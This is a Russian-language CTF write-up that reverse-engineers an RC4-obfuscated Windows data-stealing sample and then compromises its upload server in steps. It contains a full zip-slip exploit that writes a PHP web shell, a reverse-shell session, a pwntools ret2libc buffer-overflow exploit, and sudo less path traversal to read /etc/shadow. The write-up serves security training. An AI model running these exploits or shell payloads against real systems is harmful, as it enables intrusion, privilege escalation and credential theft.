4 void *Block; // [rsp+28h] [rbp-8h] BYREF
5
6 sub_1400049A0();
7 sub_1400042B4();
8 sub_140003911();
9 Block = 0;
10 v1 = 0;
11 if ((unsigned int)sub_140003885((char *)sub_14000344F - (char *)&loc_140001965, &loc_140001965))
12 exit(0);
13 if ((unsigned int)((__int64 (__fastcall *)(void **, __int64 *))loc_140001965)(&Block, &v1))
14 {
15 if (Block)
16 free(Block);
17 exit(0);
18 }
19 sub_1400038DB((char *)sub_14000344F - (char *)&loc_140001965, &loc_140001965);
20 if (!Block || !v1)
21 {
22 if (Block)
23 free(Block);
24 exit(0);
25 }
26 if ((unsigned int)sub_1400038DB((char *)sub_14000344F - (char *)&loc_140001965, &loc_140001965))
27 {
28 if (Block)
29 free(Block);
30 exit(0);
31 }
32 if ((unsigned int)sub_140003885(&loc_140001965 - (_UNKNOWN *)byte_140001493, byte_140001493))
33 {
34 if (Block)
35 free(Block);
36 exit(0);
37 }
38 (*(void (__fastcall **)(void **, __int64))byte_140001493)(&Block, v1);
39 if ((unsigned int)sub_1400038DB(&loc_140001965 - (_UNKNOWN *)byte_140001493, byte_140001493))
40 {
41 if (Block)
42 free(Block);
43 }
44 }
```

Разберём функции:

```
1 int64 sub_1400042B4()
2 {
3 _int64 i_2; // rax
4 int j; // [rsp+4h] [rbp-Ch]
5 unsigned int i_1; // [rsp+8h] [rbp-8h]
6 int i; // [rsp+Ch] [rbp-4h]
7
8 for (i = 0; i <= 255; ++i)
9 {
10 i_1 = i;
11 for (j = 0; j <= 7; ++j)
12 {
13 if ((i_1 & 1) != 0)
14 i_1 = (i_1 >> 1) ^ 0xEDB88320;
15 else
16 i_1 >>= 1;
17 }
18 i_2 = i_1;
19 dword_14000F0E0[i] = i_1;
20 }
21 return i_2;
22 }
```

sub\_1400042B4

- Генерация таблицы  
CRC32

Загрузчик.

```
17
18 v9 = 0xCA964D2D4B1BECALL;
19 n1168267635 = 1168267635;
20 *(__QWORD *)v8 = 0x5D3203E9C6BB22F0LL;
21 *(__QWORD *)v8[5] = 0x843E9BC45D3203LL;
22 sub_1400040801(v7, &v9, 12);
23 sub_140004168(v7, v8, 12);
24 v13 = LoadLibraryA_w(v8);
25 if (v13)
26 {
27 qword_14000F040 = sub_14000445F(v13, 268857135);
28 if (!qword_14000F040)
29 {
30 sub_1400043C9(v13);
31 exit(1);
32 }
33 qword_14000F048 = sub_14000445F(v13, 2440451937LL);
34 if (!qword_14000F048)
35 {
36 sub_1400043C9(v13);
37 exit(1);
38 }
39 qword_14000F050 = sub_14000445F(v13, 1983884790);
40 if (!qword_14000F050)
41 {
42 sub_1400043C9(v13);
43 exit(1);
44 }
45 qword_14000F058 = sub_14000445F(v13, 2644759395LL);
46 if (!qword_14000F058)
47 {
48 sub_1400043C9(v13);
49 exit(1);
50 }
51 qword_14000F060 = sub_14000445F(v13, 3750196810LL);
52 if (!qword_14000F060)
53 {
54 sub_1400043C9(v13);
55 exit(1);
56 }
}
```

sub\_140003911

- судя по всему,  
загрузчик библиотек,  
Т.К. есть LoadLibraryA

```

1 __int64 __fastcall sub_140004081(__int64 a1, __int64 a2, int n12)
2 {
3 char v4; // [rsp+7h] [rbp-9h]
4 int v5; // [rsp+8h] [rbp-8h]
5 int i; // [rsp+Ch] [rbp-4h]
6 int j; // [rsp+Ch] [rbp-4h]
7
8 LOBYTE(v5) = 0;
9 for (i = 0; i <= 255; ++i)
10 *(_BYTE *)(a1 + i) = i;
11 for (j = 0; j <= 255; ++j)
12 {
13 v5 = (unsigned __int8)(*(_BYTE *) (a1 + j) + v5 + *(_BYTE *) (j % n12 + a2));
14 v4 = *(_BYTE *) (a1 + j);
15 *(_BYTE *) (a1 + j) = *(_BYTE *) (a1 + v5);
16 *(_BYTE *) (a1 + v5) = v4;
17 }
18 *(_BYTE *) (a1 + 256) = 0;
19 *(_BYTE *) (a1 + 257) = 0;
20 return a1;
21 }

```

### sub\_140004081 - Генерация s\_box по ключу

```

54 unsigned int i; // [rsp+29h] [rbp+21Ch]
55
56 if (!a1)
57 return 0;
58 v53 = a1;
59 if (*a1 != 23117)
60 return 0;
61 v52 = (_DWORD *)((char *)a1 + *((int *)v53 + 15));
62 if (*v52 != 17744)
63 return 0;
64 v51 = v52[34];
65 if (!v51)
66 return 0;
67 v50 = (_DWORD *)((char *)a1 + v51);
68 v49 = (char *)a1 + (unsigned int)v50[7];
69 v48 = (char *)a1 + (unsigned int)v50[8];
70 v47 = (char *)a1 + (unsigned int)v50[9];
71 v46 = v51;
72 v45 = v52[35] + v51;
73 for (i = 0; ; ++i)
74 {
75 if (i >= v50[6])
76 return 0;
77 Destination_2 = (char *)a1 + *((unsigned int *)v48[4 * i]);
78 v43 = sub_1400043F3(Destination_2);
79 if (v43 == a2)
80 break;
81 }
82 v42 = *(_WORD *)v47[2 * i];
83 v41 = *(DWORD *)&v49[4 * v42];
84 if (v41 < v46 || v41 >= v45)
85 return (_int64)a1 + v41;
86 Str = (char *)a1 + v41;
87 memset(Destination, 0, sizeof(Destination));
88 v36 = 0;
89 *(WORD *)Destination = 0;

```

```

1 __int64 __fastcall sub_140004168(__int64 a1, __int64 a2, unsigned __int64 n12)
2 {
3 unsigned __int64 i_1; // rax
4 char v4; // [rsp+7h] [rbp-9h]
5 unsigned __int64 i; // [rsp+8h] [rbp-8h]
6
7 for (i = 0; ; ++i)
8 {
9 i_1 = i;
10 if (i >= n12)
11 break;
12 *(_BYTE *) (a1 + 257) += *(_BYTE *) (a1 + (unsigned __int8)++*(BYTE *) (a1 + 256));
13 v4 = *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 256));
14 *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 256)) = *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 257));
15 *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 257)) = v4;
16 *(_BYTE *) (a2 + i) ^= *(_BYTE *) (a1
17 + (unsigned __int8) *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 256))
18 + *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 257))));
19 }
20 return i_1;
21 }

```

### sub\_140004168 - Шифрование RC4

```

1 __int64 __fastcall crc32(char *Destination)
2 {
3 char *v1; // rax
4 int i; // [rsp+8h] [rbp-8h]
5 unsigned int v4; // [rsp+Ch] [rbp-4h]
6
7 v4 = -1;
8 while (*Destination)
9 {
0 v1 = Destination++;
1 v4 ^= (unsigned __int8)*v1;
2 for (i = 0; i <= 7; ++i)
3 v4 = (v4 >> 1) ^ -(v4 & 1) & 0xEDB88320;
4 }
5 return ~v4;
6 }

```

### Хеш - CRC32

Функция загружает библиотеки, зашифрованные RC4 и по hash в виде CRC32, получает функции.

## sub\_14000445F

Поиск функции по хешу

# 02

## Дешифрование функций

```
IDA View-A Pseudocode-A
1 __int64 __fastcall sub_140003885(size_t Size, unsigned __int64 a2)
2 {
3 __int16 i; // [rsp+2Eh] [rbp-2h]
4
5 for (i = 0; i != -1; ++i)
6 {
7 if (!(unsigned int)sub_14000344F(i, a2, Size))
8 return 0;
9 }
10 return 1;
11 }
```

**sub\_140003885** - Итерация функции **sub\_14000344F** с проверкой результата от 0 до 0xffff.

```
14
15 v7[0] = i;
16 rc4_init((__int64)v6, (__int64)v7, 2);
17 Block = malloc(Size);
18 if (!Block)
19 return 0xFFFFFFFFLL;
20 memcpy(Block, (const void *)a2, Size);
21 v13 = Size - 4;
22 rc4_crypt((__int64)v6, (__int64)Block, Size);
23 v12 = *(__DWORD *)((char *)Block + v13);
24 v11 = sub_14000432E(Block, v13);
25 if (v11 == v12)
26 {
27 v10 = (void *)a2;
28 v9 = a2 & 0xFFFFFFFFFFFFFF000ULL;
29 v8 = (char *)(a2 - (a2 & 0xFFFFFFFFFFFFFF000ULL));
30 *(__QWORD *)&v7[1] = (unsigned __int64)&v8[Size + 4095] & 0xFFFFFFFFFFFFFF000ULL;
31 if ((unsigned int)qword_14000F040(a2 & 0xFFFFFFFFFFFFFF000ULL, *(__QWORD *)&v7[1], 64, &v5))
32 {
33 memcpy(v10, Block, Size);
34 qword_14000F040(v9, *(__QWORD *)&v7[1], v5, v4);
35 free(Block);
36 return 0;
37 }
38 else
39 {
340 free(Block);
341 return 0xFFFFFFFFLL;
342 }
343 }
344 else
345 {
346 free(Block);
347 return 0xFFFFFFFFLL;
348 }
349 }
```

**sub\_14000344F** - Копирование памяти, его шифрования, сравнение **sub\_14000432E** с последними 4 байтами куска памяти, если верное, копирование его обратно на место.

Затем мы вызываем этот кусок памяти в **main**.

Затем вызов **sub\_1400038DB**.

```
1 BOOL8 __fastcall sub_1400038DB(__int64 a1, __int64 a2)
2 {
3 return (unsigned int)sub_14000367B(a2, a1) != 0;
4 }
```

Вызов **sub\_14000367B** с проверкой, что функция отработала.

```
14
15 Seed = time64(0);
16 srand(Seed);
17 v8[0] = rand();
18 rc4_init((__int64)v7, (__int64)v8, 2);
19 Block = malloc(Size);
20 if (!Block)
21 return 0xFFFFFFFFLL;
22 i = Size - 4;
23 memcpy(Block, (const void *)a1, Size - 4);
24 v6 = sub_14000432E((__int64)Block, i);
25 *(__DWORD *)((char *)Block + i) = v6;
26 rc4_crypt((__int64)v7, (__int64)Block, i + 4);
27 v11 = (void *)a1;
28 v10 = a1 & 0xFFFFFFFFFFFFFF000ULL;
29 v9 = (char *)(a1 - (a1 & 0xFFFFFFFFFFFFFF000ULL));
30 *(__QWORD *)&v8[1] = (unsigned __int64)&v9[Size + 4095] & 0xFFFFFFFFFFFFFF000ULL;
31 if ((unsigned int)qword_14000F040(a1 & 0xFFFFFFFFFFFFFF000ULL, *(__QWORD *)&v8[1], 64, &v5))
32 {
33 memcpy(v11, Block, Size);
34 qword_14000F040(v10, *(__QWORD *)&v8[1], v5, v4);
35 free(Block);
36 return 0;
37 }
38 else
39 {
40 free(Block);
41 return 0xFFFFFFFFLL;
42 }
43 }
```

Функция **sub\_14000367B** имплементирует алгоритм обратный функции выше. Только тут мы случайно генерируем ключ.

Функции сперва дешифруют кусок памяти, выполняют его и шифруют обратно.

К сожалению, придётся запускать malware для динамического анализа куска памяти и получения информации о функциях, которые вычисляются по хешу.

## 03


### Динамический анализ.

Запускаем отладчик и входим в функцию, создадим ей границы и преобразуем в псевдокод

```
26
27 memset(Str, 0, 0x400u);
28 memset(buf, 0, sizeof(buf));
29 memset(buf_1, 0, sizeof(buf_1));
30 memset(buf_2, 0, sizeof(buf_2));
31 memset(buf_3, 0, sizeof(buf_3));
32 memset(buf_4, 0, sizeof(buf_4));
33 memset(buf_5, 0, sizeof(buf_5));
34 k_1 = 0;
35 v85[0] = 64;
36 if (qword_14000f050)
37 {
38 ((void __fastcall *(_WORD *))qword_14000f050)(v90);
39 qmemcpy(
40 Processor_Architecture, "%u\nnumber_of_Processors:%u\nPage_",
41 "Processor_Architecture: %u\n"
42 "Number of Processors: %u\n\n"
43 "Page Size: %u\n\n"
44 "Processor Level: %u\n\n"
45 "Processor Revision: %u",
46 112);
47 *(_DWORD *)((char *)&Processor_Architecture->%u_nNumber_of_Processors->%u_nPage_[13] + 7) = (_DWORD)&unk_A8075;
48 LODWORD(v32) = v94;
49 LODWORD(v31) = v93;
50 LODWORD(v30) = v91;
51 sub_140001450(
52 (_int64)Str,
```

Код собирает информацию о системе и упаковывает в zip архив.

```
v10 = 0x2826372D2A212A10LL;
v11[0] = 12600;
(*(_QWORD *)v11[1]) = 0x341C703031703570LL;
v12 = 0x3E7720311C2B3772LL;
for (i = 0; i <= 0x19; ++i)
 *((_BYTE *)&v11[-4] + i) ^= 0x43u;
n26 = 26;
rc4_init((__int64)v9, (__int64)&v10, 26);
rc4_crypt((__int64)v9, *a1, n12);
Src[0] = 0x6BD8FA76A2A2734ELL;
Src[1] = 0x8B4D01DFE10ED2D9uLL;
v8 = -2107620690;
Size = 20;
v5[0] = 0x299A8D8416FBB4C0LL;
v5[1] = 0x8BB91D0D3A3E9C20uLL;
v6 = -1817342201;
n20 = 20;
Str = (char *)malloc(0x15u);
if (!Str)
 JUMPOUT(0x14000195BLL);
memcpy(Str, Src, Size);
Str[Size] = 0;
rc4_init((__int64)&POST[5], (__int64)v5, n20);
rc4_crypt((__int64)&POST[5], (__int64)Str, Size);
if (func_by_hash_11)
{
 strcpy(
```



Также доходим до 2 функции.

Видим XOR, доходим до него и смотрим память.

Получаем первый флаг. Флаг используется как ключ к RC4 на шифрование аргумента функции.

Также видно, что шифруется Стока RC4. Дойдя в отладчике до if и перейдя в память, видим строку

```
AE db 0
AF db 3Bh ; ;
B0 alocalhostApiUd db 'localhost/api/udlop/',0
B0 ; DATA XREF: Stack
C5 db 0ABh
C6 db 0ABh
```

#### ⚠ localhost

В райтапе это localhost, в других местах будет другой домен

Видим домен и путь.

```
IDA View-RIP Pseudocode-C Pseudocode-B Pseudocode-A
19:3#(wininet_InternetOpenA)
19:4{ strcpy(
19:5 Mozilla_5_0_(Windows_NT_10_0_Win64_x64_rv:143.0)_Gecko_20100,
19:6 "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0";
19:7 v17 = wininet_InternetOpen(Mozilla_5_0_(Windows_NT_10_0_Win64_x64_rv:143.0)_Gecko_20100, 1, 0, 0, 0);
19:8 if (v17)
19:9 {
19:10 Str_1 = Str;
19:11 v15 = strchr(Str, '/');
19:12 if (v15)
19:13 {
19:14 *v15++ = 0;
19:15 v14 = wininet_InternetConnectA(v17, Str_1, 8000, 0, 0, 3, 0, 0);
19:16 if (v14)
19:17 {
19:18 strcpy(POST, "POST");
19:19 v13 = wininet_HttpOpenRequestA(v14, POST, v15, 0, 0, 0x80000000, 0);
19:20 if (v13)
19:21 {
19:22 strcpy(Content_Type:_application_octet_stream_r_n, "Content-Type: application/octet-stream\r\n");
19:23 wininet_HttpSendRequestA(v13, Content_Type:_application_octet_stream_r_n, 0xFFFFFFFFLL, *a1, n12);
19:24 wininet_InternetCloseHandle(v13);
19:25 }
19:26 wininet_InternetCloseHandle(v14);
19:27 }
19:28 }
19:29 }
```

Строка разделяется по /, первая часть - домен, вторая - путь на сервере. Также видим порт и флаги.


#### ⚠ localhost

В райтапе это 8000 порт и флаг небезопасного подключения, в других местах будет 443 и безопасное подключение

Функция отправляет данные на сервер, предварительно зашифровав архив.

Первый флаг - **Sibintek{r3v3rs3\_w1th\_rc4}**

# 04




**Атака на web сервер.**  
Заходим на сервер  
и видим такую  
картину.

## Идём по пути из файла.

```
Автоформатировать □

{"success":false,"error":"Method not allowed"}
```

Пробуем эмулировать запрос.



The screenshot shows a NetworkMiner capture. On the left, under 'Request', there is a POST message to '/api/upload' with the following JSON payload:  
{"success":false,"error":"Method not allowed"}  
On the right, under 'Response', the server returns an HTTP 400 Bad Request with the following headers and body:  
HTTP/1.1 400 Bad Request  
Date: Thu, 30 Oct 2025 10:50:13 GMT  
Server: Apache/2.4.65 (Debian)  
X-Powered-By: PHP/8.4.14  
Access-Control-Allow-Origin: \*  
Access-Control-Allow-Methods: POST, OPTIONS  
Access-Control-Allow-Headers: Content-Type  
Content-Length: 73  
Connection: close  
Content-type: application/json; charset=utf-8  
  
{"success":false,"error":"Failed to open ZIP archive: Not a zip archive"}

Видим, что это php сервер, и он требует ZIP архив. Ищем атаки на ZIP архив. Находим ZIP SLIP.

Пишем exploit.

```
#!/usr/bin/env python3
import zipfile
import requests
import os

class RC4:
 """
 Реализация алгоритма шифрования RC4
 Используется для шифрования флагов перед встраиванием в код
 """

 def __init__(self, key):
```

```
"""
Инициализация RC4 шифратора с заданным ключом

Args:
 key (bytes): Ключ шифрования
"""

self.key = key
self.S = list(range(256))
j = 0

Key Scheduling Algorithm (KSA) - инициализация S-блока
for i in range(256):
 j = (j + self.S[i] + key[i % len(key)]) % 256
 self.S[i], self.S[j] = self.S[j], self.S[i]

Инициализация счетчиков для PRGA
self.i = 0
self.j = 0

def crypt(self, data):
 """
 Шифрование/дешифрование данных

 Args:
 data (bytes): Данные для обработки

 Returns:
 bytes: Зашифрованные/дешифрованные данные
 """
 result = bytearray(len(data))

 # Pseudo-Random Generation Algorithm (PRGA)
 for n in range(len(data)):
 self.i = (self.i + 1) % 256
 self.j = (self.j + self.S[self.i]) % 256
 self.S[self.i], self.S[self.j] = self.S[self.j], self.S[self.i]
 k = self.S[(self.S[self.i] + self.S[self.j]) % 256]
 result[n] = data[n] ^ k

 return bytes(result)

def create_malicious_zip():
 """Создает ZIP архив с path traversal для извлечения флага"""
```

```

Создаем злонамеренный ZIP файл
with zipfile.ZipFile('mal.zip', 'w') as zipf:
 # Обычные файлы для маскировки

 zipf.writestr('../../../../../var/www/html/shell.php',
'<?= `$_GET[0]`?>') # Выходим в корень, /var/www/html/ так как Сервер
возвращает куда он записал архив, пишем shell myda

return 'mal.zip'

def exploit_zip_slip(base_url, zip_file):
 """Эксплуатация уязвимости zip slip через API"""

upload_url = f"{base_url}/api/udlop/"

try:

 with open(zip_file, 'rb') as f:
 files = f.read()

 rc4 = RC4(b"Sibintek{r3v3rs3_w1th_rc4}")
 enc_file = rc4.crypt(files)

 response = requests.post(upload_url, data=enc_file, timeout=30)

 print(f"[*] Статус ответа: {response.status_code}")

 print("[*] Ответ сервера:")
 print(response.text)

except requests.exceptions.RequestException as e:
 print(f"[-] Ошибка соединения: {e}")
 return False

def main():
 # Базовый URL сервера
 base_url = "http://localhost:8000" # Сервер

 # Создание злонамеренных архивов
 malicious_zip = create_malicious_zip()

```

```

Эксплуатация с разными архивами
exploit_zip_slip(base_url, malicious_zip)

Очистка
for file in [malicious_zip]:
 if os.path.exists(file):
 os.remove(file)

if __name__ == "__main__":
 main()

```

Выполняем его.

```

Run web_shell.py
D:\Programming\Python\CTF.venv\Scripts\python.exe D:\Programming\Python\CTF_tasks\Reverse_attack\server\exploits\web_shell.py
[*] Creating orsterer: 200
[*] Other server:
{'success":true,"message":"Archive processed successfully","session_id":"extract_69034453f229c","files_extracted":1,"extraction_path":"/var/www/html/extracted/extract_69034453f229c/","processing_time":0.005s}
Process finished with exit code 0

```

Проверяем.

| Request                                                                                                                                 | Response                                 |
|-----------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| Pretty                                                                                                                                  | Pretty                                   |
| Raw                                                                                                                                     | Raw                                      |
| Hex                                                                                                                                     | Render                                   |
| 1 GET /shell.php?0=1 HTTP/1.1                                                                                                           | 1 HTTP/1.1 200 OK                        |
| 2 Host: 10.118.15.21:8000                                                                                                               | 2 Date: Thu, 30 Oct 2025 10:59:09 GMT    |
| 3 Accept-Language: ru-RU,ru;q=0.9                                                                                                       | 3 Server: Apache/2.4.65 (Debian)         |
| 4 Upgrade-Insecure-Requests: 1                                                                                                          | 4 X-Powered-By: PHP/8.4.14               |
| 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)                                                                                 | 5 Content-Length: 52                     |
| AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36                                                                   | 6 Keep-Alive: timeout=5, max=100         |
| 6 Accept:                                                                                                                               | 7 Connection: Keep-Alive                 |
| text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 | 8 Content-type: text/html; charset=UTF-8 |
| 7 Accept-Encoding: gzip, deflate, br                                                                                                    | 9                                        |
| 8 Connection: keep-alive                                                                                                                | 10 api                                   |
| 9 Content-Length: 0                                                                                                                     | 11 extracted                             |
| 10                                                                                                                                      | 12 index.php                             |
| 11                                                                                                                                      | 13 shell.php                             |
|                                                                                                                                         | 14 uploads                               |
|                                                                                                                                         | 15 web_files                             |
|                                                                                                                                         | 16                                       |

Получаем RCE.

Захватим оболочку.

```
listener: 0.0.0.0:4444: linux session from lo
(local) pwncat$
(remote) www-data@a6fee476c352:/var/www/html$ whoami
www-data
(remote) www-data@a6fee476c352:/var/www/html$
```

Получим флаг в [index.php](#).

```
<?php
// Sibintek{Z1p_Sl1p_4tt4ck_w1th_RC4}
//
?>
(remote) www-data@a6fee476c352:/var/www/html$
```

Второй флаг - [Sibintek{Z1p\\_Sl1p\\_4tt4ck\\_w1th\\_RC4}](#)

05

LPE до user.

Исследуя систему, находим socat, который запущен от user.

```
www-data 23 0.0 0.2 190820 17876 ? S 10:47 0:00 _ /usr/sbin/apache2 -D FOREGROUND
www-data 24 0.0 0.2 190820 17876 ? S 10:47 0:00 _ /usr/sbin/apache2 -D FOREGROUND
rroot 8 0.0 0.0 6864 3500 ? S 10:43 0:00 su -l user -c rm -rf /tmp/encrypt_socket && socat UNIX-LISTEN:/tmp/encrypt_socket,fork,perm=0666 EXEC:/usr/local/bin/user_app
user 12 0.0 0.0 11716 3132 ? Ss 10:43 0:00 _ socat UNIX-LISTEN:/tmp/encrypt_socket,fork,perm=0666 EXEC:/usr/local/bin/user_app
```

Видно, что мы можем писать в сокет.


Придётся заняться PWN. Закидываем chisel для проброса сокета по порту и форварду себе на localhost.

```
$ socat TCP-LISTEN:2375,reuseaddr,fork UNIX-CONNECT:/tmp/encrypt_socket &
$ /tmp/chisel client --fingerprint <FINGERPRINT> <SERVER>:<PORT>
R:6666:localhost:2375 &
```

Откроем файл в IDA и видим, что пишется 256 байт в 128 байтный буфер.

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3 char output_path[144]; // [rsp+10h] [rbp-120h] BYREF
4 char file_path[128]; // [rsp+A0h] [rbp-90h] BYREF
5 char *nl; // [rsp+120h] [rbp-10h]
6 char *result; // [rsp+128h] [rbp-8h]
7
8 result = 0;
9 setbuf(stdout, 0);
10 if (argc <= 1)
11 {
12 printf("Enter the file path: ");
13 if (!fgets(file_path, 256, stdin))
14 {
15 puts("Input error");
16 return 1;
17 }
18 nl = strchr(file_path, 10);
19 if (nl)
20 *nl = 0;
21 }
22 else
23 {
24 strcpy(file_path, argv[1], 0x7Fu);
25 file_path[127] = 0;
26 }
27 sprintf(output_path, 0x8Au, "%s_encrypted", file_path);
28 printf("Encrypting file: %s\n", file_path);
29 printf("Saving to: %s\n", output_path);
30 result = encrypt_file(file_path, output_path);
31 if (result)
32 {
33 printf("Error: %s\n", result);
```

Так как ничего для получения LPE не найдено в файле, нужно эксплуатировать libc, скачаем и его.



```
-00000000000000126 // padding byte
-00000000000000125 // padding byte
-00000000000000124 int argc;
-00000000000000120 char output_path[144];
0000000000000090 char file_path[128];
-0000000000000010 char *nl;
-0000000000000008 char *result;
+0000000000000000 _QWORD __saved_registers;
+0000000000000008 UNKNOWN *__return_address;
+0000000000000010
+0000000000000010 // end of stack variables
```

0x98 байт до return адреса.

Напишем exploit

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug' # socat TCP-LISTEN:2375,reuseaddr,fork UNIX-
#CONNECT:/tmp/encrypt_socket

r = remote('127.0.0.1', 6666) # Укажите хост и порт для удаленного
#подключения
p = process('./bins/user_app')
elf = ELF('./bins/user_app')
libc = ELF('./bins/libc.so.6') # Укажите путь к libc целевой системы

rop = ROP(elf)
POP_RDI = 0x0040125a
RET = 0x0040125b
```

```
def search_logs(username_payload):
 # p.recvuntil(b"syslog, auth.log": "")
 p.sendline(username_payload)

 offset_to_ret = 0x98 # Смещение до функции возврата
 # input()
 # Создаем payload для переполнения буфера и Leak адреса из libc
 puts_plt = elf.plt['puts']
 puts_got = elf.got['puts']
 main_addr = elf.symbols['main']

 log.info(f"puts@plt: {hex(puts_plt)}")
 log.info(f"puts@got: {hex(puts_got)}")
 log.info(f"main: {hex(main_addr)}")

 # Первый payload для утечки адреса libc
 payload = b"A" * offset_to_ret
 payload += p64(POP_RDI) # pop rdi; ret
 payload += p64(puts_got) # адрес GOT entry puts
 payload += p64(puts_plt) # адрес PLT puts
 payload += p64(POP_RDI)
 payload += p64(0) # Убираем argc у main
 payload += p64(main_addr) # адрес main для возврата в программу

 # Отправляем первый payload для утечки адреса libc
 print(payload, len(payload))
 search_logs(payload)
 # p.interactive()
 print(p.recvuntil(b"Error: Error opening input file\n"))

 # Получаем адрес puts из вывода
 leaked_data = p.recvline()[:-1]
 print(leaked_data)
 puts_leaked = u64(leaked_data.ljust(8, b"\x00"))
 log.success(f"Leaked puts address: {hex(puts_leaked)}")

 # Вычисляем базовый адрес libc
 libc_base = puts_leaked - libc.symbols['puts']
 log.success(f"Libc base: {hex(libc_base)})
```

```

Вычисляем адреса нужных функций в libc
system_addr = libc_base + libc.symbols['system']
bin_sh_addr = libc_base + next(libc.search(b'/bin/sh'))

log.info(f"System address: {hex(system_addr)}")
log.info(f"/bin/sh address: {hex(bin_sh_addr)}")

Создаем второй payload для запуска shell
payload2 = b"A" * offset_to_ret
payload2 += p64(RET)
payload2 += p64(POP_RDI) # pop rdi; ret
payload2 += p64(bin_sh_addr) # адрес строки /bin/sh
payload2 += p64(system_addr) # адрес функции system

Отправляем второй payload для получения shell
search_logs(payload2)

Переходим в интерактивный режим
p.interactive()

```

```

[DEBUG] Sent 0x1 bytes:
b't'
[DEBUG] Sent 0x1 bytes:
b'x'
[DEBUG] Sent 0x1 bytes:
b't'
[DEBUG] Sent 0x1 bytes:
b'\n'
[DEBUG] Received 0x18 bytes:
b'Sibintek{r0p_1n_s0ck3t}\n'
Sibintek{r0p_1n_s0ck3t}

```

Получаем 3 флаг. Также получим более удобный shell.

```

(remote) user@a6fee476c352:/home/user$
(remote) user@a6fee476c352:/home/user$
(remote) user@a6fee476c352:/home/user$

```

Третий флаг - **Sibintek{r0p\_1n\_s0ck3t}**

## 06

### LPE до root.

Исследуем систему ещё раз. Видим, что в sudo мы можем от рута выполнять less.

```

Matching Defaults entries for user on a6fee476c352:
 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User user may run the following commands on a6fee476c352:
 (root) NOPASSWD: /bin/less /var/log/*
(remote) user@a6fee476c352:/home/user$

```

Мы можем читать shadow.

```
$ sudo /bin/less /var/log/../../../etc/shadow
```

```

